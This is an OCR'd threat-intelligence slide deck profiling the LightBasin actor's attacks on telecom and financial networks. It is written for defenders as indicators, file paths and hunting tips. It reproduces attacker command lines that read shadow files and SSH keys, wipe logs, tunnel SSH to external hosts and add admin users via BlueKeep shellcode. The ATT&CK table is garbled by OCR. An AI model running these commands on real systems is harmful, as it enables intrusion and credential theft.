LIGHTBASIN'S LURKING SHADOW:

STAYING AHEAD OF TELECOMMUNICATIONS & FINANCIAL CYBER THREATS

MAY 27, 2023

$WHOAMI 👋


- Current: Director Incident Response, CrowdStrike
- I cover Europe, Middle East regions

- Spent 9 years in the Middle East
- Previously: Formerly Mandiant Director for Incident Response

THREAT ACTOR OVERVIEW

THREAT ACTOR SUMMARY

- Targeted threat actor observed primarily targeting telecommunications organisations and financial institutions, as confirmed by CrowdStrike. Public reporting also lists professional services organisations. Publicly tracked under UNC1945, UNC2891, and TH-239 as well.
- Highly bespoke tooling focused against telecommunications environments and protocols. Public reporting also highlights tooling focused against ATM switching infrastructure within banking entities.
- Significant degree of operational security, making it difficult to identify the actor's activity through forensic analysis




THEIR FOCUS AND POTENTIAL GOALS

- LightBasin has been known to lurk on legacy systems, systems managed by third-parties within the target network, as well as more obscure operating systems.
- Investigations where LightBasin may crop up need to include any and all available systems within scope. So far, this is almost certainly any telecommunications (or related) organisation, but this should also be taken into account when investigating financial organisations (in particular banks).
- From our experience, LightBasin's capabilities aren't bound by any particular operating system. They'll target what they need to achieve their objective and maintain access (for example HUAWEI EulerOS, Solaris, HP-UX, AIX, etc.). Additionally, CrowdStrike has observed cross-compiled tools for use on esoteric architectures, such as ARM and SPARC.

GPRS LATERAL MOVEMENT

- GPRS Roaming Exchange = “GRX”

- “GRX” contains all the eDNS servers in the world !




THREAT ACTOR TECHNIQUES

IT´S MITRE ATT&CK TIME !


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Drive-by Compromise	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration
Exploit Public-Facing Application	Command and Scripting Interpreter	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits
External Remote Services	Container Administration Command	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Credentials from Password Stores	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding	Exfiltration Over Alternative Protocol
Hardware Additions	Deploy Container	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Data Obfuscation	Exfiltration Over C2 Channel
Phishing	Exploitation for Client Execution	Browser Extensions	Create or Modify System Process	Debugger Evasion	Forced A enticat	Cloud Service Dashboard	Remote Services	Browser Session Hijacking	Dynamic Resolution	Exfiltration Over Other Network Medium
Replication Through Removable Media	Inter-Process Communication	Compromise Client Software Binary	Domain Policy Modification	Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel	Exfiltration Over Physical Medium
Supply Chain Compromise	Native API	Create Account	Escape to Host	De C	Input Capt	Cloud Storag Object Discove	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	Exfiltration Over Web Service
Trusted Relationship	Scheduled Task/Job	Create or Modify System Process	Event Triggered Execution	Di	Authen Proces	iner and e Discovery	Taint Shared Content	Data from Configuration Repository	Ingress Tool Transfer	Scheduled Transfer
Valid Accounts	Serverless Execution	Event Triggered Execution	Exploitation for Privilege Escalation	y	Multi-Fa Authenti tercept	ger ion	Use Alternate Authentication Material	Data from Information Repositories	Multi-Stage Channels	Transfer Data to Cloud Account
	Shared Modules	External Remote Services	Hijack Execution Flow	[illegible]	Multi-Fac Authenti Reques	y		Data from Local System	Non-Application Layer Protocol	
	Software Deployment Tools	Hijack Execution Flow	Process Injection	n for asion	Netw Sn	overy		Data from Network Shared Drive	Non-Standard Port	
	System Services	Implant Internal Image	Scheduled Task/Job	ory Perm Modifica	al g	e and Directory overy		Data from Removable Media	Protocol Tunneling	
	User Execution	Modify Authentication Process	Valid Accounts	Hide Artifacts	l Application Access Token	Policy		Data Staged	Proxy	
	Windows Management Instrumentation	Office Application Startup		Hijack Execution Flow	Steal or Forge Authenti Certific	Netwo Discovery		Email Collection	Remote Access Software	
		Pre-OS Boot		Impair Defenses	Ste orge K ros Tickets	Network Share Discovery		Input Capture	Traffic Signaling	
		Scheduled Task/Job		Indicator Removal	Steal Web Session Cookie	letwork Sniffing		Screen Capture	Web Service	
		Server Software Component		Indirect Command Execution	Unsecured Credentials	Password Policy Discovery		Video Capture		
		Traffic Signaling		Masquerading		Peripheral Device Discovery				
		Valid		Modify		Permission				

INITIAL ACCESS

- LightBasin frequently compromises victims through external remote services, such as SSH. CrowdStrike observed the usage of GPRS roaming infrastructure (“GRX”) to pivot between telecommunications companies



```
root 25828 0.0 0.0 2760 1936 ? S Nov 25 8:31 ./dnsd e1000g1
MANPATH=:/usr/share/man:/usr/sunvts/man:/opt/SUNWexplo/man:/opt/SUNWsneep/m
an:/opt/CTEact/man LC_MONETARY=en_US.ISO8859-1 TERM=xterm
SHELL=/usr/bin/bash SSH_CLIENT=<EXTERNAL_IP_ADDRESS> 42604 22
LC_NUMERIC=en_US.ISO8859-1 OLDPWD=/usr/lib SSH_TTY=/dev/pts/1 USER=root
LD_LIBRARY_PATH=/export/home/ACE_wrappers/ace OPENWINHOME=/usr/openwin
ACE_ROOT=/export/home/ACE_wrappers
PATH=/usr/sbin:/usr/bin:/usr/ccs/bin:/usr/openwin/bin:/usr/dt/bin:/usr/plat
form/SUNW,SPARC-Enterprise-
T5220/sbin:/opt/sun/bin:/opt/SUNWexplo/bin:/opt/SUNWsneep/bin:/opt/CTEact/b
in MAIL=/var/mail//root LC_MESSAGES=C LC_COLLATE=en_US.ISO8859-1
PWD=/opt/dns EDITOR=vi LANG=en_US.UTF-8 SHLVL=2 HOME=/ LOGNAME=root
SSH_CONNECTION=<EXTERNAL_IP_ADDRESS> 42604 <INTERNAL_IP_ADDRESS> 22
LC_CTYPE=en_US.ISO8859-1 LC_TIME=en_US.ISO8859-1 _=/usr/bin/nohup
```



TOTAL RESULTS

18,112,690

TOP COUNTRIES

United States	6,220,795
China	2,226,312
Germany	1,820,891
France	680,819
Singapore	630,129

More...

TOP PORTS

22	16,157,113
2222	521,874
222	66,913
1337	58,255
3389	57,552

More...

PERSISTENCE

- LightBasin utilises both Cron jobs, system services, rc.d (“run commands deamon), and SysVinit files for persistence on Linux/Solaris

```
/etc/cron.hourly/mailqex
     Line 3: PATH=/var/lib/mailq/bin:$PATH mailq >/dev/null 2>&1 &


/etc/rc3.d/S9810dns.server:
     Line 14: nohup ./opt/dns/dnsd  e1000g1 >/dev/null 2>&1 &


/etc/init.d/sshd
     Line 63: cd /usr/bin && nohup ./pingg >/dev/null 2>&1 &
```

PERSISTENCE

- LightBasin has also been known to nest persistence files to make them more difficult to find:

```
/etc/cron.daily/certwatch:

     [ -r /etc/sysconfig/httpd ] && .
     /etc/sysconfig/httpd


/etc/sysconfig/httpd:

     HTTPD_LANG_DEFAULT=$(/etc/opt/httpd-lang)


/etc/opt/httpd-lang

     #!/bin/bash

     cd /

     PATH=/usr/lib64/pcsc:$PATH pcscd >/dev/null 2>&1 &
```

PRIVILEGE ESCALATION

LightBasin frequently sets the permissions on the binary `/usr/bin/time` to apply the `setuid`/`setgid` bit, allowing for the execution of arbitrary commands as the `root` user:

String: `-rwsr-sr-x`

Octal: `6755`

Also, LightBasin has frequently utilized the Dirty COW exploit (CVE-2016-5195) using the default code, which leaves behind key artefacts:

- **User:** `firefart` (can be observed in passwd file, as well as authentication logs)
- **File:** `/tmp/passwd.bak` (backup copy of passwd file)

DEFENCE EVASION

Timestomping:

Given LightBasin's usage of timestomping via the touch command, analysts should be wary of modification and accessed timestamps. Changed timestamps are generally more reliable, but can also be timestomped in rare situations

```
touch -r /bin/ls /var/yp/nls
```

Hidden files/folders and temporary folder usage:

```
/dev/shm/.../ips.txt
/dev/shm/.../cmd.txt
/dev/shm/.../ips2.txt
/tmp/.ICE-unix/.ICE-cache
/var/tmp/.font-unix
```

DEFENCE EVASION

LightBasin also frequently utilises falsified command-lines to make it more difficult to identify malicious processes using standard Linux commands such as *ps* and *netstat*

```
/usr/sbin/rpc.mountd [options]
```

File Path: `/var/lib/nfs/rpc.mountd`

Command:
```
root 20197 0.0 0.0 1192876 1368 ? Ssl 2017 0:00
/usr/sbin/rpc.nfsmapd PATH=/var/lib/nfs LESSKEY=/etc/lesskey.bin
MANPATH=/usr/share/man:/usr/local/man:/opt/VRTS/man
```

DEFENCE EVASION

Masquerading:

```
/var/lib/nfs/rpc.mountd
/var/lib/nfs/rpc.statd
/usr/share/vinagre/glade/perl
/usr/lib/om_proc
```

LOGBLEACH commands:

```
orcld -yCa
./b -C -a -y
./b -i <IP_ADDRESS> -0 -C -y
```

DEFENCE EVASION

In addition to LOGBLEACH, LightBasin has used a specific log clearing command to remove IP addresses from files on some systems:

```
utmpdump /var/log/wtmp >/var/log/wtmp.file;
sed -i ‘/<IP_ADDRESS>/d' /var/log/wtmp.file;
utmpdump -r /var/log/wtmp.file>/var/log/wtmp;
sed -i '/<IP_ADDRESS>/d' /var/log/lastlog;
rm -rf /var/log/wtmp.file;
sed -i '/<IP_ADDRESS>/d' /var/log/secure;last|head -n 5;
lastlog|head -n 5
```

Kids got skillz

DEFENCE EVASION

LightBasin utilised a trojanised iptables utility in order to enable access to eDNS servers from other telecommunications organisations via SSH:

Trojanised Binary: `/usr/local/sbin/iptables`

Legitimate Copies:

```
/usr/sbin/iptablesDir
/usr/sbin/iptablesDir/iptables
/usr/sbin/iptablesDir/iptables-apply
/usr/sbin/iptablesDir/iptables-batch
/usr/sbin/iptablesDir/iptables-multi
/usr/sbin/iptablesDir/iptables-restore
/usr/sbin/iptablesDir/iptables-save
```

CREDENTIAL ACCESS

- SLAPSTICK
  - PAM library replacement in standard location `/lib64/security/pam_unix.so`
  - Sometimes, LightBasin stores backup copy of legitimate version:
    - `/lib64/security/pam_unix,so`
    - `/usr/lib64/security/pam_unix.so.bak`
  - Writes log file to disk:
    - `/var/tmp/.font-unix`
    - `/usr/share/poppler/maps/maps.cache`
    - `/usr/bin/.dbus.log`

CREDENTIAL ACCESS

- Bash history & shadow file access, typically via sun4me using netbackup exploit:

```
cat /root/.bash_history/ /home/<USER>/.bash_history
cat /etc/passwd /etc/shadow
```

CREDENTIAL ACCESS

- Impacket SecretsDump:
  - Linux:
    - `/dev/shm/.i/im/secretsdump_linux_x86_64`
  - Windows:
    - `C:\WINDOWS\system32\CGXtPHnn.tmp`
    - `C:\WINDOWS\system32\vNaKbCwT.tmp`
    - `C:\WINDOWS\system32\ulbdxFkC.tmp`
    - `C:\WINDOWS\system32\ITVXCNTF.tmp`

DISCOVERY

- CordScan
  - **Example Command:**

    ```
    bash -c cd /usr/lib;chmod +x query;./query -sS -t <CIDR_RANGE> -sip <IP_ADDRESS>
    ```

  - **Binaries:**

    ```
    /usr/lib/libcord.so
    /usr/lib/cord.lib
    /home/<USER>/cordscan_raw_arm
    /usr/lib/cordscan
    /usr/lib64/cordscan
    /usr/bin/query
    ```

  - **Associated Files:**

    ```
    /usr/bin/packet.pcap
    /usr/lib/routeinfo
    ```

DISCOVERY

- Tcpdump:
  - Example Commands:

```
./tcpdump -i any host <INTERNAL_IP_ADDRESS> and icmp
./tcpdump -n -i any host <INTERNAL_IP_ADDRESS> and icmp
```

  - Binaries:

```
/usr/lib/tcpdump
/usr/lib/libpcap.a
/usr/lib/libpcap.so.0
/usr/lib/libpcap.so
/usr/lib/libpcap.so.0.9.3
```

LATERAL MOVEMENT

- SSH:

```
ssh -Tv -oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null
oracle@<INTERNAL_IP_ADDRESS>

ssh -Tv -oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null
admin@<INTERNAL_IP_ADDRESS>

ssh -Tv -oStrictHostKeyChecking=no -oUserKnownHostsFile=/dev/null
root@<INTERNAL_IP_ADDRESS>
```

- SSH Tunnelling (Internal):

```
ssh -o ServerAliveInterval=15 -p 22 -N -R 5001:<INTERNAL_IP_ADDRESS>:5001
<USER>@<INTERNAL_IP_ADDRESS>
```

- SSH Tunnelling (External):

```
ssh -p 443 -N -R 5001:localhost:5001 <USER>@<EXTERNAL_IP_ADDRESS>
```

LATERAL MOVEMENT

- Impacket (Linux - binaries):
  - /dev/shm/.i/im/atexec_linux_x86_64
  - /dev/shm/.i/im/psexec_linux_x86_64
  - /dev/shm/.i/im/secretsdump_linux_x86_64
  - /dev/shm/.i/im/smbexec_linux_x86_64
  - /dev/shm/.i/im/wmiquery_linux_x86_64
- Impacket (Linux – script examples):
  - /usr/lib/bin/smbexec.py
  - /usr/lib/bin/mimikatz.py
  - /usr/lib/bin/atexec.pyc
  - /usr/lib/bin/wmiexec.pyc
  - /usr/lib/bin/getPac.py
  - /usr/lib/bin/goldenPac.pyc

LATERAL MOVEMENT

- Impacket (Linux – smbexec):

```
./smbexec_linux_x86_64 -hashes :<HASH> Administrator@<INTERNAL_IP_ADDRESS>
```

- Impacket (Windows - wmiexec):

```
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1595777350.47 2>&1
cmd.exe /Q /c tasklist 1> \\127.0.0.1\ADMIN$\__1595777350.47 2>&1
cmd.exe /Q /c systeminfo 1> \\127.0.0.1\ADMIN$\__1595777350.47 2>&1
```

- Impacket (Windows – psexec):
  - `C:\Windows\jgDbEosc.exe`
  - **Service Installation:**
    - **Service Name:** `zKYb`
    - **Service File Name:** `%systemroot%\uxVplUAF.exe`

LATERAL MOVEMENT

- Netbackup exploit
  - LightBasin's sun4me utility allows for widespread exploitation of various vulnerabilities, with a particular focus on Netbackup due to the capability for remote code execution
  - Sun4me uses this to view files such as bash history and shadow or conduct reconnaissance en masse across a network, as highlighted in this command:

```
bash -c rm /usr/openv/netbackup/bin/bash;touch -r /usr/openv/netbackup
/usr/openv/netbackup/bin;echo BEGIN;uname -a;ip addr;ip route;cat
/etc/hosts;netstat -upnat;cat /etc/passwd /etc/shadow;ps -ef;cat
/root/.*history /.*history /home/*/.*history;echo LS;ls -la / /tmp
/var/tmp /root /home/*;cat /root/.ssh/id_* /.ssh/id_*
/home/*/.ssh/id_*;cat /root/.ssh/authorized_keys /.ssh/authorized_keys
/home/*/.ssh/authorized_keys;echo EXIT;(telnet 216.58.215.110 443 &
pid="$pid $!";sleep 1;nslookup google.com 8.8.8.8 & pid="$pid $!";ping
8.8.8.8 & pid="$pid $!";sleep 5;kill -9 $pid;sleep 1) 2>&1;echo DONE
```

LATERAL MOVEMENT

- BlueKeep (Windows) exploit:
  - Files recovered from a Linux system highlighted a LightBasin utility to exploit the BlueKeep vulnerability to execute shellcode files on remote Windows systems

Exploit Binary: `/usr/lib/win7_exp/win7_exp`

Shellcode: `/usr/lib/win7_exp/useradd_my.bin`

```
      cmd.exe /k net user support_3889a <PASSWORD> /add
```

Shellcode: `/usr/lib/win7_exp/useradd2Group.bin`

```
      cmd.exe /k net localgroup administrators support_3889a /add
```

Shellcode: `/usr/lib/win7_exp/firewall.bin`


```
      cmd.exe /c netsh advfirewall firewall add rule name=ipcesi dir=out
      action=allow remoteport=65530 protocol=TCP
```

Shellcode: `/usr/lib/win7_exp/pingtest1.bin`

```
      cmd.exe /c ping -n 7 <INTERNAL_IP_ADDRESS> &
      C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /out:C:\perflogs\down.exe
      C:\perflogs\down.cs
```

LATERAL MOVEMENT

- LightBasin's exploitation of Solaris vulnerability CVE-2020-14871 leaves behind a key artefact that can be used to track lateral movement as a result of crashing the sshd process.
- By using the file command against the resultant /core file, output similar to the following will be observed:
  - `ELF 32-bit LSB core file Intel 80386, version 1 (SYSV), SVR4-style, from '/usr/lib/ssh/sshd'`
- By running the strings command against the `/core` file, IP addresses can be identified that will help track lateral movement.



```
→  ~ ./scsi -H
```

LATERAL MOVEMENT

LightBasin has also been observed leveraging the F5 RCE vulnerability CVE-2021-22986 for lateral movement:

```
[I][334][07 Apr 2021 19:27:58 UTC][ForwarderPassThroughWorker]
{"user":"admin","method":"POST","uri":"http://localhost:8100/mgmt/tm
/util/bash","status":200,"from":“<INTERNAL_IP_ADDRESS>"}
```

COMMAND & CONTROL

- PingPong
  - Binary:
    ```
    /usr/bin/pingg
    ```
  - Hunting Command:
    ```
    lsof  -RPn | grep -i “st=07”
    ```
  - **NOTE:** Processes with this connection state can be fairly common and include legitimate utilities such as ping due to the usage of ICMP, so further triage is required

COMMAND & CONTROL

- SGSN Emulator
  - Command:

```
nohup ./sgsnemu -L <EXTERNAL_IP> -l <EXTERNAL_IP> -r <EXTERNAL_IP> -a <ACCESS_POINT> -
-rai <ROUTING_AREA_INFORMATION> --userloc <USER_LOCATION_INFO> -i <IMSI> -m <MSISDN> -
-createif  --nsapi 5 --selmode 0 --rattype 1 >/dev/null 2>&1 &
```

  - Files/Directories:

```
/usr/lib/sgsnemu.tar
/usr/lib/._sgsnemu
/usr/lib/sgsnemu_1
/usr/lib/sgsnemu
/usr/bin/sgsnemu
/usr/lib/sgsnemu.pid
/usr/lib/gsn_restart
/usr/lib/tlib/
/usr/lib/sgsnemu_1/
```

COMMAND & CONTROL

- SGSN Emulator
  - Command:

    ```
    nohup /usr/bin/dbus-console -d -L <EXTERNAL_IP_ADDRESS> -l
    <INTERNAL_IP_ADDRESS> -r <INTERNAL_IP_ADDRESS> -a <ACCESS_POINT> -i
    <IMSI> -m <MSISDN> --createif --nsapi 5 --selmode 0 --rattype 1
    >/dev/null 2>&1
    ```

  - File:

    ```
    /usr/bin/dbus-console
    ```

COMMAND & CONTROL

- TinyShell
  - Used independently or in concert with SGSN emulator:
  - **XOR-Encoded Config File:**
    - `/usr/lib/libXcurl`
  - **Binary:**
    - `/usr/lib/systemd/systemd-helper`
    - `/usr/lib/tshd`
    - `/usr/bin/tshd`
    - `/var/tmp/.sql/t/tsh-0.6/rpc.metameddd`
- SGSN Emulation & TinyShell Script
  - **Script:** `/usr/lib/schtool_<REDACTED>.sh`
  - **Command Example:** `/bin/bash ./schtool_<REDACTED>.sh 10:15 10:45`

COMMAND & CONTROL

- MicroSocks Proxy
  - **File Examples:**

```
/opt/python
/bin/pythond
/usr/lib/om_proc
/usr/lib/java
/usr/lib/zabbix_agentd_watch
/usr/lib/nco_p_nonative
/home/omu/update
/dev/shm/microsocks-master/microsocks
```

  - **Command Examples:**


```
./update -p 49735 -u admin -P <PASSWORD> >/dev/null 2>&1 &
./om_proc -u -P -p 49735
```

COMMAND & CONTROL

- Fast Reverse Proxy (FRPC)
  - **Binary:** `/usr/lib/frpc`
  - **Configuration File:** `/usr/lib/frpc.ini`
  - **Command:** `./frpc -c frpc.ini`
- ProxyChains Configurations:
  - `/usr/lib/win7_exp/proxychains.conf`
  - `/home/<USER>/win7_exp/proxychains.conf`

COMMAND & CONTROL

- STEELCORGI-Packed Implants
  - Falsified command-lines & masquerading as described previously
  - **StealthProxy (Listens on configured port):**
    - /var/lib/nfs/rpc.mountd
    - /lib/nfs/rpc.mountd
    - /usr/lib64/fs/fsd
    - /usr/lib64/pcsc/pcscd
    - /var/lib/nfs/rpc.statd
  - **Bridge (ICMP C2):**
    - /lib64/kexec-tools/kexecd
  - **Fake SSH (SSH Tunnelling):**
    - /var/lib/mailq/bin/mailq



```
sendmail [ sun4me | demo | unixcat | nc110 | netcat | netcat-ssl | telnet | traceroute | traceroute-
tcp | traceroute-tcpfin | traceroute-udp | traceroute-icmp | traceroute-all | sctpscan | sdporn |
